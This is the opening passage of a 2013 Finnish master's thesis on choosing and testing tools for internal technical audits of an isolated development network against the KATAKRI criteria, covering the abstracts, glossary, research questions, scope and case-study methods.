HAAGA-HELIA
ammattikorkeakoulu

Työkalut tietoverkon tietoturvan todentamiseen

Jesse Laamanen

Opinnäytetyö
Liiketalouden ylempi
ammattikorkeakoulututkinto
Tietojärjestelmäosaamisen
koulutusohjelma
2013

HAAGA-HELIA
ammattikorkeakoulu

Tiivistelmä

29.9.2013

Tietojärjestelmäosaamisen koulutusohjelma, Ylempi AMK

Tekijä Jesse Laamanen	**Ryhmätunnus tai aloitusvuosi** YTI11K
Raportin nimi Työkalut tietoverkon tietoturvan todentamiseen	**Sivu- ja liitesivumäärä** 75 + 68
Opettajat tai ohjaajat Olavi Korhonen	

Yrityksien ja organisaatioiden tietojärjestelmiin kohdistuu aina tietoturvavaatimuksia. Vaatimukset voivat olla määrämuotoisia ja organisaation ulkopuolelta saneltuja tai organisaation itse määrittelemiä. Vaatimukset pyritään täyttämään hallinnollisin, fyysisin ja teknisin keinoin kuhunkin tilanteeseen ja käyttöympäristöön soveltaen. Jotta voidaan varmistua vallitsevasta tietoturvan tilasta, on se testattava käytännössä.

Tutkimuksen tavoite oli kehittää kohdeorganisaation tietämystä tietoverkkoon kohdistuvista hyökkäyksistä ja parantaa sen kykyä suorittaa säännöllisiä sisäisiä auditointeja valitun vaatimuskriteeristön mukaisesti. Tutkimus keskittyi tekniseen tietoturvaan ja jätti käsittelemättä hallinnollisen-, henkilöstö- ja fyysisen turvallisuuden sekä sosiaalisen hakkeroinnin. Tutkimuksen tuloksena saatujen työkalujen valintaan vaikuttivat kohdeorganisaation tarpeet, toimintaympäristö, valittu vaatimuskriteeristö ja käytettävissä olevat resurssit.

Tutkimus toteutettiin tapaustutkimuksena. Tutkimus aloitettiin perehtymällä hyökkääjän toimintatapoihin teoriatiedon avulla. Haastatteluiden ja uhka-analyysin avulla selvitettiin työkaluilta vaadittavat ominaisuudet. Valittujen työkalujen toiminta testattiin kaksivaiheisessa kontrolloidussa kokeessa. Ensin työkalujen toimintaa testattiin ja harjoiteltiin sekä niiden käyttöä vakioitiin erillisessä tiukasti kontrolloidussa testiympäristössä. Lopuksi työkalujen haluttu toiminta varmistettiin kohdeorganisaation tuotantoympäristössä, jolloin vain käytetyt työkalut olivat tiukasti kontrolloituja.

Tutkimus aloitettiin vuoden 2012 alussa ja se valmistui syksyllä 2013. Tutkimuksen tuloksena kohdeorganisaatio sai tarvitsemansa työkalut sisäisten auditointien suorittamiseen sekä tietoa tietoverkkoon kohdistuvista hyökkäyksistä.

Asiasanat
KATAKRI, tietoturva, auditointi, hakkerointi

HAAGA-HELIA
University of Applied Sciences

Abstract

29.9.2013

Master's Degree Programme in Information Systems Management

Authors Jesse Laamanen	**Group or year of entry** YTI11K
The title of thesis Tools to Verify Network Security	**Number of pages and appendices** 75 + 68
Supervisor(s) Olavi Korhonen	

Information systems of companies and organizations always face security requirements. Requirements can be formal and determined from outside of the organization or they can be defined by the organization itself. Requirements are fulfilled by administrative, physical and technical means and applied to each situation and environment. To be certain about current state of information security, it must be tested.

The focus of the research was to develop the target organization's knowledge of network attacks opposed to information systems and to improve the organization's ability to make internal audits based on chosen audit criteria. Research focuses on technical information security and it doesn't go through administrative security, personnel security and physical security or social hacking. Results of the research were affected by target organizations demands, operating environment, chosen audit criteria and available resources.

The research was carried out as a case study. It was started by studying theory of the ways information systems are attacked. Using interviews and threat analysis information about the features required by the tools were gathered. Chosen tools were tested in two-phase controlled trial. First phase was conducted in a strictly controlled test environment. Purpose of the tests was to test and practice how the tools work and also to standardize and document the usage. Latter phase of the controlled trial verified the way tools were intended to operate. At this point the control of the test was extended only to the tools itself.

The research was started in the beginning of the year 2012 and it was finished in autumn 2013. As a result of the research target organization got the needed tools to conduct internal audits and information about network attacks was provided.

Key words
KATAKRI, information security, security audit, hacking

Sisällys

Kuviot

Taulukot

Lyhenteet

AETs	*Advanced Evasion Techniques* tarkoittaa uudentyyppistä naamioitua ja hajautettua hyökkäystä. Se perustuu usean eri lähteen, hyökkäystekniikan ja verkkokerroksen eri osan yhtäaikaiseen käyttöön.
BGP	*Border Gateway Protocol* on reitittimissä käytetty reititysprotokolla.
DNS	*Domain Name System* on nimipalvelujärjestelmä, jonka tarkoitus on muuttaa nimiä IP-osoitteiksi.
GPL	*GNU General Public License* antaa kenelle tahansa oikeuden käyttää, kopioida, muuttaa ja jakaa edelleen ohjelmia ja niiden lähdekoodia.
IDS	*Intrusion Detection System, tunkeutumisen havainnointijärjestelmä* tarkkailee tietoverkon liikennettä ja hälyttää tietomurtoepäilyistä verkon ylläpitäjille. Käytetään yleensä palomuurin lisäturvana yhdessä IPS:n kanssa.
IPS	*Intrusion Prevention System, tunkeutumisen estojärjestelmä* tarkkailee tietoverkon liikennettä ja yrittää estää havaitut tietomurrot. Käytetään yleensä palomuurin lisäturvana yhdessä IDS:n kanssa.
ISP	*Internet Service Provider, internetpalveluntarjoaja* on yritys, joka tarjoaa Internet-yhteyksiä asiakkailleen.
KATAKRI	*Kansallinen turvallisuusauditointikriteeristö* määrittelee viranomaisten elinkeinoelämälle asettamat tiedon turvaamiseen liittyvät vaatimukset.
P2P	*Peer to peer* tarkoittaa vertaisverkkoa, jossa jokainen jäsen toimii verkon muille jäsenille asiakkaana ja palvelimena.
OSINT	*Open Source Intelligence* on julkisiin tietolähteisiin perustuvaa tiedon keräämistä.
OWASP	*Open Web Application Security Project* on sovellustietoturvan ympärille muodostunut oma organisaatio, joka levittää sovellustietoturvaan liittyvää informaatiota.
VAHTI	*Valtionhallinnon tietoturvallisuuden johtoryhmä* on valtiovarainministerin asettama tietoturvallisuuden asiantuntemusta laajasti edustava ryhmä, joka kehittää ns. VAHTI-ohjeistoa.
WHOIS	*Who is* on protokolla, jonka avulla välitetään tietoa verkkotunnuksista, internetin maatunnuksista, IP-osoitteista sekä erilaisia rekisteröintitietoja.

Sanasto

Black hat -hakkeri	= Henkilö, joka murtautuu tietojärjestelmiin luvatta.
Grey hat -hakkeri	= Kts. White hat -hakkeri ja Black hat -hakkeri. Sijoittuu näiden kahden välille. Henkilö voi esim. murtautua tietojärjestelmään ilman lupaa vain näyttääkseen, että pystyy siihen.
Hakkeri (Hacker)	= Henkilö, jolla on korkean tason tietämys tietojärjestelmistä ja siitä, kuinka niihin murtaudutaan.
Haktivisti (Haktivist)	= kts. Hakkeri. Lisäksi hänen toiminnan taustalla on jokin aatteellinen motiivi.
Krakkeri/kräkkeri (Cracker)	= Krakkeri on hakkeri, joka käyttää taitojaan murtautuakseen tietojärjestelmiin ja mahdollisesti tekee jotain laitonta osana murtautumista.
Kyberterroristi (Cyber Terrorist)	= Käyttää teknologiaa välineenä saavuttaakseen tavoitteensa.
Script kiddie	= Murtautuu tietojärjestelmiin valmiita ohjeita ja työkaluja käyttäen. Ei kuitenkaan ymmärrä. kuinka työkalut taustalla toimivat.
TOR-verkko	= Internetliikenteen jälkien peittämiseen tarkoitettu sovellus ja verkkotekniikka.
White hat -hakkeri	= Henkilö, joka murtautuu tietojärjestelmiin luvan kanssa. Yleensä tavoitteena on testata järjestelmän tietoturvaa.

1 Johdanto

Tietoturvamurrot yleistyvät kiihtyvällä tahdilla. Mediassa on esiintynyt viime vuosina tietomurtotapauksia, joissa tekijätahojen epäillään saavan rahoitusta suurilta organisaatioilta tai valtiolta. Näistä merkittävimpiä ovat olleet Stuxnet, Flame ja Red October. Merkille pantavaa näissä tapauksissa on ollut se, että perinteiset tietoturvateknologiat eivät ole estäneet tapauksia. Kohteet ovat myös olleet kohtuullisen korkeasti suojattuja ja osa internetistä irrallisia ympäristöjä. Silti hyökkäykset havaittiin vasta vuosien jälkeen ja jopa virustorjuntayhtiö F-Securen tutkimusjohtaja Mikko Hyppönen (2012) totesi, että virustorjuntayhtiöt ovat aseettomia näin suurella rahalla tuotettuja kohdistettuja hyökkäyksiä vastaan.

Stonesoftin kyberturvallisuusjohtaja Jarno Limnéll (2013) ennustaa IT-ulkoistamisen kehittyviin maihin vähentyvän tai kääntyvän toiseen suuntaan, kun yritykset eivät enää luota kohdemaiden kyberturvallisuuden tasoon. Toimijat kriittisen infrastruktuurin, puolustusteollisuuden ja turvallisuussektorin parissa ovat erityisen kiinnostuneita tietojen luotettavan käsittelyn turvaamisesta. Yhä enenevässä määrin asiasta ovat huolissaan myös immateriaalioikeuksistaan huolehtivat yritykset, koska niiden kilpailukyky on riippuvainen tietojen sisällöstä.

Tutkimus tehdään kohdeorganisaatioon, joka kehittää asiakkailleen sovelluksia suljetussa korkean tietoturvatason tietoaineistojen käsittelyä varten suunnitellussa tuotekehitysverkossa. Tuotekehitysverkkoon tehdään säännöllisesti ulkoisia ja sisäisiä auditointeja. Tutkimuksen tavoite on kehittää kohdeorganisaation kykyä suorittaa teknistä auditointia tietojärjestelmiin sisäisissä auditoinneissa.

Seuraavaksi käydään läpi tutkimuksen motivaatio, tutkimusongelma, tavoitellut tulokset, rajaus, käytettävät menetelmät ja toteutus. Tutkimusongelmaa lähdetään selvittämään tutkimuskysymysten avulla, minkä jälkeen esitellään tutkimukselta odotettavat tulokset. Seuraavaksi tutkimus rajataan kohdeorganisaation tarpeisiin soveltuvaksi käytettävissä olevien resurssien mukaisesti. Tutkimukseen käytettävien menetelmien teoria esitellään lyhyesti, minkä jälkeen niiden käyttö sovelletaan tutkimukseen sopivaksi. Viimeisenä käydään läpi tutkimuksen toteutus kokonaisuudessaan.

1.1 Motivaatio ja tutkimusongelma

Tähän asti kohdeorganisaatio on suorittanut sisäiset tietoturva-auditoinnit kyselyihin pohjautuen. Tietojärjestelmien osalta kyselyt eivät anna tarpeeksi todenmukaista kuvaa vallitsevasta tilasta. Tätä puutetta korjaamaan tarvitaan teknisiä työkaluja.

Tutkimusongelman pääkysymys:
TK1: Miten teknisesti todennetaan vaatimusten mukainen tietoturvan tila?

Pääkysymyksestä johdetut kysymykset:
TK 1.1 Mitkä ovat tietoverkkoon kohdistuvat uhat?
TK 1.2 Mitkä vaatimukset tarvitsevat teknistä todentamista ja mitkä niistä tarvitsevat todentamisen tueksi työkaluja?
TK 1.3 Mitä vaatimuksia todentamisen työkaluille asetetaan?
TK 1.4 Mitkä työkalut soveltuvat kohdeorganisaation käyttöön?

Tutkimusongelman pääkysymyksen vastauksella kohdeorganisaatio saa käyttöönsä tutkimukselta odotettavat tulokset. Pääkysymyksestä johdettujen kysymysten avulla vastataan pääkysymykseen liittyviin pienempiin asiakokonaisuuksiin ja niistä saatujen vastausten perusteella muodostetaan vastaus pääkysymykseen.

Koska tietoturvavaatimukset pohjautuvat tietoverkkoon kohdistuvilta uhilta suojautumiseen, on ensin selvitettävä, mitä nämä uhat ovat. TK 1.1 avulla selvitetään tietoverkkoon kohdistuvat uhat. Pääpaino uhkien selvittämisessä on selvittää hyökkääjän toimintatapoja ja menetelmiä. TK 1.2 tavoitteena on selvittää ne kohdeorganisaation asettamat vaatimukset, jotka tarvitsevat käytännön teknistä todentamista. Samalla selvitetään, mitkä vaatimuksista tarvitsevat todentamisen tueksi työkaluja. TK 1.3 avulla tutkitaan todentamisen työkaluilta vaadittavat ominaisuudet ja TK 1.4 tuloksien perusteella varmistetaan, että valitut työkalut tuottavat haluttuja tuloksia ja soveltuvat kohdeorganisaation ympäristöön.

1.2 Odotetut tulokset

Tutkimuksen tavoitteena on löytää kohdeorganisaatiolle sisäistä tietoturva-auditointia tukevat työkalut, joilla on mahdollista testata vaatimusten mukaisia teknisiä ratkaisuja. Työkalujen käytöstä tulee luoda ohjeisto ja niiden käyttöä vakioida siinä määrin, kuin se on tarkoituksenmukaista. Vakioinnin avulla on mahdollista kerätä vertailukelpoista aineistoa säännöllisesti toteutettavien auditointien tuloksista. Lisäksi hyökkäysmahdollisuuksien analysoinnin tuloksena on mahdollista saada arvokasta tietoa tietoverkon kriittisimmistä kohdista, joihin tietoturvatoimet kannattaa kohdentaa.

Tutkimus tähtää siihen, että sen tuloksien avulla on mahdollista käynnistää seuraava kehittämishanke. Jatkokehityshankkeen tavoitteena on integroida ja automatisoida tämän tutkimuksen työkalut osaksi tuotekehitysverkon normaalia ylläpitoa niin, että niistä muodostuu ICT-organisaatiolle omavalvontamenetelmä varmistamaan tietoturvan ja käytettävyyden yhtenevyys jatkuvana osana muuttuvaa toimintaympäristöä.

1.3 Rajaukset

Tutkimus ei suoraan kehitä tai muuta organisaation tietoturvaan tai ICT-ylläpitoon liittyviä prosesseja, vaikka joiltain osin tutkimuksen tulokset saattavat parantaa prosessien toteutumista. Tutkimuksen pääpaino ei ole internetistä tulevat uhat, koska kohdeorganisaation tuotantoverkko on eristetty internetistä. Tutkimuksen ulkopuolelle jäävät hallinnollinen turvallisuus, henkilöstöturvallisuus ja fyysinen turvallisuus sekä tietoturvallisuudesta sosiaalinen hakkerointi. Tutkimus keskittyy arkaluontoisten tietojen suojaamiseen kohdistuvaan tietoturvaan, eikä se tutki palvelujen saatavuuteen vaikuttaviin hyökkäyksiin tai tietoturva-asetuksiin. Rajauksen apuna käytetään KATAKRI II:n (kansallinen turvallisuusauditointikriteeristö) (myöhemmin KATAKRI) tietojärjestelmille asettamia vaatimuksia korotetulle tasolle.

Tutkimukseen varatulla työmäärällä todentamisen työkaluja ei voida koeistaa täysimääräisesti koko kohdeorganisaation ympäristössä. Työkalujen koeistaminen keskitetään niihin uusiin välineisiin, jotka esitellään tutkimuksessa käyttöönotettavaksi. Kohdeorganisaation jo käyttämiä työkaluja tai työtapoja ei tutkimuksessa käsitellä. Lisäksi työkalujen toiminta koeistetaan vain ennalta valituissa laitteissa ja verkkosegmenteissä. Tek-

nisiltä osin tutkimuksessa ei käsitellä langattomia verkkoja, IP-protokollan versiota IPv6, älypuhelimia tai tabletteja. Valittavat työkalut tulevat olemaan avoimen lähdekoodin (open source) ohjelmia, GPL-lisensoituja (GNU General Public License) ohjelmia tai niiden tulee olla vähintään ilmaisia kaupalliseen käyttöön.


1.4 Menetelmät

Tämän tutkimuksen luonne on kvalitatiivinen ja tutkimustapana käytetään tapaustutkimusta. Kvalitatiivinen tutkimus on käytännönläheistä ja siinä tarkastellaan kokemusperäisen analyysin avulla tutkittavaan aiheeseen liittyvää aineistoa sekä perustellaan tutkimuksessa tehdyt valinnat ja päätelmät (Tuomi & Sarajärvi 2009, 22). Seuraavaksi esitellään, millainen on tapaustutkimus ja miten sisällönanalyysiä, haastatteluja ja kontrolloitua koetta käytetään tutkimusmenetelminä.

Tapaustutkimus

Tapaustutkimuksen tavoitteena on kerätä monipuolinen aineisto ja kuvata tutkimuksen kohde kattavasti. Sitä ei luokitella metodiksi, vaan paremminkin se on tutkimustapa tai tutkimusstrategia, joka käyttää useaa tutkimusmenetelmää ja monenlaisia aineistoja. (Laine, Bamberg & Jokinen 2007, 9-10.)

Tutkimus lähtee liikkeelle tutkijaa kiinnostavasta ilmiöstä tai tapauksesta, johon hänellä on hieman aiempaa tietämystä. Tutkimusongelma on jo usein alustavasti muodostunut, mutta sitä täsmennetään tutkimuskysymyksillä. Kun tutkittava tapaus yhdistetään tutkimuskysymyksiin ja tutkittavaan kohteeseen, voidaan määritellä tutkimuksen keskeiset aineistot ja aineistoon pohjautuvat menetelmät. (Laine ym. 2007, 26.)



Kuvio 1. Tapauksen muodostuminen (Laine ym. 2007, 55)

Tapauksen muodostumiseen vaikuttavat tieteen yleiset normit ja tutkimusympäristö. Tutkijan näkemys tapauksen prosessista voi muuttua ja syventyä olennaisesti, jos tutkija itse osallistuu prosessiin ulkopuolisen tutkijan asemasta. Tutkijan valinnat tutkimustavoista ja teorian sisällöstä muodostavat olennaisen osan tutkimusta. Tutkijan tulee perustella omat valintansa ja saavutetut tulokset sekä kertoa omasta suhteestaan tutkittavaan tapaukseen. Näiden tietojen perusteella lukija voi paremmin arvioida tutkimuksen luotettavuutta. Tutkimuksen tärkein osatekijä on lopulta tutkimuksen vastaanottaja eli lukija. Voidaan sanoa, että tutkimusta ei ole tai se on jopa täysin turha ilman lukijaa. Edellä mainitut asiat yhdessä muodostavat tutkittavan tapauksen. (Kuvio 1.)

Tapaustutkimuksen tarkoitus on tuottaa tietoa olosuhteista, ilmiöistä, prosesseista ja merkityksistä sekä sitoa se tiettyyn aikaan ja paikkaan. Tavoitteena on ymmärtää tapauksen ainutlaatuisia ominaisuuksia ja taustalla olevia asiayhteyksiä. Haasteellinen osuus on yrittää yleistää ainutlaatuista tapausta. (Laine ym. 2007, 111-112.) Tapaustutkimusotteessa on olemassa kaksi selkeää jännitettä: yksittäisen tapauksen ja yleisen näkökulman sekä empiirisen ja teoreettisen tiedon väliset jännitteet (Laine ym. 2007, 130).

Tapaus: Tietoverkon tietoturva-asetusten todentaminen

Tutkimuskohde: Tietoverkon tietoturva-asetusten todentamiseen tarvittavat työkalut

Sisällönanalyysi

Sisällönanalyysin tarkoitus on muodostaa yhtenevä kirjallinen kuvaus tutkittavasta aiheesta tutkimuksessa kerätyn aineiston pohjalta. Tavoitteena on tiivistää kerätystä aineistosta yhtenevä kokonaisuus, joka lisää informaation määrää hajanaiseen tietoon nähden. Tämä mahdollistaa aineistosta tehtävien johtopäätösten tekemisen. (Tuomi & Sarajärvi 2009, 108.)

Aineiston keräämisessä hyödynnetään aineistotriangulaatiota, eli aineistoa pyritään keräämään useasta eri lähdetyypistä. Luotettavaa teoriatietoa tietoverkkoon kohdistuvista hyökkäystavoista kerätään tieteellisistä artikkeleista ja alan kirjallisuudesta. Haastatteluiden avulla kerätään tietoa kohdeorganisaation tarpeista ja kolmannen osapuolen tekemästä tietoturva-auditoinnista saadaan lisätietoa kohdeorganisaation tietoverkkoon kohdistuvista uhista. Sisällönanalyysin avulla teoriatiedosta koostetaan yhtenevä aihealueeseen liittyvä asiakokonaisuus.

Haastattelut

Haastatteluissa käytetään kohdennettua puolistrukturoitua haastattelumenetelmää, joka toteutetaan sähköpostilla lähetettävällä kyselylomakkeella. Haastattelu ohjataan koskettamaan tutkittavaa aihetta haastateltavien henkilöiden näkökulmasta. (Hirsjärvi & Hurme 2008, 47.)

Haastatteluiden avulla kartoitetaan ne osa-alueet, jotka jäävät heikommalle tarkastelulle sisäisissä auditoinneissa. Haastatteluiden tulokset analysoidaan ja tuloksena muodostetaan todentamisen työkaluilta vaadittava ominaisuusluettelo. Haastatteluihin sisältyy tutkimuksen tuloksia mittaavia kysymyksiä, jotka uusintahaastattelun jälkeen tuottavat mitattavia arvoja tutkimuksen tulosten käytännön hyödyistä. Haastatteluun valitaan viimeisimpään sisäiseen auditointiin osallistunut järjestelmäarkkitehti sekä auditoinnista vastannut tietoturvapäällikkö.


Kontrolloitu koe

Kontrolloidussa kokeessa pyritään saamaan tutkijan kontrolliin tutkittavaan asiaan liittyvät tekijät. Pertti Järvinen ja Annikki Järvinen (2011, 50) kuitenkin korostavat, että mitä lähempänä koeympäristö on todellista työympäristöä, sitä enemmän tuloksista on hyötyä käytännössä. Lisäkontrolli vie koetta kauemmaksi todellisesta ympäristöstä ja vähempi kontrolli pienentää tiedon luotettavuutta toistettavuuden vähentyessä. (Järvinen ym. 2011, 46-51.)

Yhtenä tutkimusmetodina toimii kontrolloitu koe. Kokeessa tutkimuksen myötä valikoituja työkaluja testataan – koeistetaan – kohdeorganisaation tietoverkossa. Koetta käytetään tutkimusmenetelmänä todentamaan verkkoon mahdollisesti kohdennettujen hyökkäyksien seurauksia ja toisaalta testaamaan työkalujen toimivuus todellisessa ympäristössä. Kontrolloitu koe jakaantuu kahteen osaan. Ensimmäisellä kerralla työkaluja testataan täysin erillisessä vakioidussa ympäristössä. Tulosten avulla työkalujen asentaminen ja asetukset vakioidaan. Toisessa vaiheessa työkaluja testataan kohdeorganisaation todellisessa ympäristössä. Vaiheen aikana työkalujen asennus ja asetukset pysyvät kontrollissa, mutta varsinainen ympäristö ei ole kontrollin piirissä. Tutkimuksessa on tarkoitus koeistaa työkalut todelliseen ympäristöön sopivaksi, joten kontrollin ei haluta vaikuttavan lopputuloksen hyödyllisyyteen.

1.5 Toteutus

Tutkimus jakautuu viiteen eri vaiheeseen. Kuviossa 2 on esitetty jokainen vaihe, vaiheessa käytettävä metodi ja vaiheelta odotettava tulos.



Kuvio 2. Tutkimuksen kulku

Tutkimus alkaa tutkijan perehtymisellä aihealueeseen. Aineistoa kerätään kirjallisuudesta ja artikkeleista ja siihen perehdytään ennen tutkimussuunnitelman tekemistä. Tutkija on toiminut pitkään tietoverkkojen tietoturvan parissa. Tutkijan näkökulmaa laajennetaan puolustuksellisesta ajattelusta hyökkääjän näkökulmaan Offensive Security yrityksen järjestämän PWB (Penetration Testing with BackTrack) -verkkokurssin avulla. Kurssi perehdyttää osallistujat hyökkääjän ajattelumalliin sekä hyökkääjien käyttämiin työkaluihin käytännön tehtävien avulla virtuaalisessa palvelinympäristössä. Hyökkääjän näkökulman tuominen tutkimuksen jokaiseen vaiheeseen on merkittävässä roolissa koko tutkimuksen ajan. Aiheeseen perehtymisen tuloksena muodostetaan lukujen 2 ja 3 teoriasisältö. Teoria painottuu hyökkääjän toimiin, joita vastaan vaatimuksien mukaiset tietoturvajärjestelyt pyrkivät suojautumaan.

Aihealueeseen tutustumisen jälkeen pidetään kohdeorganisaation avainhenkilöille haastattelu. Se ajoitetaan viimeisimmän kohdeorganisaatiossa suoritetun sisäisen auditoinnin jälkeen, jolloin käytettävissä on tuorein mahdollinen tieto. Haastatteluiden avulla rajataan tutkimuksen painotusta olennaisimpiin todentamisen kohtiin kohdeorganisaation valitseman vaatimusmäärittelyn näkökulmasta sekä selvitetään tarpeita työkalujen valinnan tueksi.

Työkalujen valinta pohjautuu KATAKRI-kohtien vaatimuksiin ja haastatteluiden avulla saatavien tulosten analyysiin olennaisimmista todennettavista vaatimuksista. Työkalujen valinnan tukena käytetään kontrolloidun kokeen ensimmäistä osaa, jonka avulla työkalujen toimivuutta voidaan testata. Työkalujen testaamisen avulla varmistutaan työkalujen toimivuudesta ja samalla harjoitellaan niiden käyttöä.

Työkalujen testaaminen erillisessä testiympäristössä ei kuitenkaan anna täysin luotettavaa kuvaa niiden toiminnasta todellisessa tuotantoympäristössä. Tämän vuoksi ne koeistetaan myös tuotantoympäristössä. Koeistaminen suoritetaan testiympäristössä laadittujen toimintatapaohjeiden mukaisesti ja niillä pyritään todentamaan työkalujen oletettu toiminnallisuus. Vaiheen tuloksena saadaan kohdennettujen vaatimusten mukaiset työkalut käyttöön KATAKRI:n vaatimusten todentamiseksi kohdeorganisaation ympäristössä.

Viimeisessä vaiheessa tulokset analysoidaan. Analysoinnin apuna käytetään toista haastattelukierrosta, jossa kysytään kohdeorganisaation kykyä todentaa KATAKRI:n vaatimusten käytännön toteutus tutkimuksen tuloksena saatuja työkaluja hyödyntäen. Analyysin tuloksena muodostuvat myös jatkokehityskohteet.

Tutkimusraportin rakenne koostuu johdannosta, kahdesta teorialuvusta ja kahdesta empirialuvusta. Viimeinen luku käsittelee tutkimuksen yhteenvedon johtopäätöksineen ja jatkokehityskohteineen. Teorian ensimmäinen osa luvussa kaksi esittelee tutkimuksen teoriaviitekehyksestä tietoturvavaatimuksia ja tietoturva-asetusten todentamista. Luku kolme jatkaa teoriaviitekehyksen läpikäyntiä esittelemällä tietoverkkoon hyökkäämistä hyökkääjän näkökulmasta. Luvussa neljä siirrytään tutkimuksen empiiriseen osioon. Se sisältää tietoturvan todentamisen työkaluilta vaadittavien ominaisuuksien selvittämiseen käytetyt menetelmät, joita ovat haastattelut ja uhka-analyysi. Tutkimuksen empiriaa jatketaan luvussa viisi, jossa käydään läpi työkalujen valinta ja kontrolloidun kokeen testiympäristössä tehdyt testit sekä tuotantoympäristön koeistamiset. Viimeisessä kuudennessa luvussa tehdään yhteenveto tutkimuksesta, esitellään tutkimuksen tulokset, tutkimuksesta tehdyt johtopäätökset, tutkimukseen ehdotetut jatkokehitysehdotukset ja analysoidaan tutkimuksen yleistettävyyttä.

2 Tietoturvavaatimukset ja tietoturva-asetusten todentaminen

Yrityksien ja organisaatioiden tietojärjestelmiin kohdistuu aina tietoturvavaatimuksia. Vaatimukset voivat olla määrämuotoisia ja organisaation ulkopuolelta saneltuja tai ne voivat olla organisaation itse määrittelemiä. Tietoturvallisuuteen on olemassa standardeja, lakeja, vaatimuskriteeristöjä ja ohjeita. Seuraavaksi esitellään yleisesti tunnettuja standardeja ja turvallisuusauditointikriteeristö KATAKRI vaatimuksineen. Tämän jälkeen käsitellään tietoturvavaatimusten mukaisen tietoturvatilan todentamiseen liittyviä asioita.

Tietoturvallisuuden standardeista yleisesti tunnettuja ovat Common Criteria ja ISO/IEC 27000. Common Criteria on kansainvälinen usean standardin joukko, jonka tarkoitus on varmentaa IT-tuotteiden tai IT-järjestelmien tietoturva (Raggad 2010, 624-625). ISO/IEC 27000 on tietoturvallisuuteen liittyvien standardien joukko. Näiden lisäksi on olemassa myös toimialakohtaisia turvallisuusohjeita ja standardeja, kuten maksukorttialan PCI DSS (Payment Card Industry Data Security Standard).

KATAKRI on kansallinen turvallisuusauditointikriteeristö, joka on suunniteltu kansainvälisen turvaluokitellun tiedon turvaamiseksi. KATAKRI on julkaistu Puolustusminiteriön toimesta. Sitä on lisäksi ollut tekemässä Elinkeinoelämän keskusliitto, Viestintävirasto, ulkoasiainministeriö ja sisäasiainministeriö. Kriteeristön tarkoitus on yhtenäistää viranomaisten vaatimuksia ja auditointimenettelyjä. Se on tehty ehdottomien vaatimusten näkökulmasta. KATAKRI käyttää lähteenä VAHTI-ohjeita ja viittaa niihin useissa lisätietoviitteissä. Kun kansallisen yrityksen toiminta halutaan varmentaa kansainvälisen viranomaispyynnön seurauksena, toimii KATAKRI velvoittavana asiakirjana. Auditoinnin suorittaa kansallinen turvallisuusviranomainen, joka auditoinnin tuloksena myöntää yritysturvallisuustodistuksen kohteena olevalle yritykselle. KATAKRI jakautuu neljään osioon: hallinnollinen turvallisuus, henkilöstöturvallisuus, 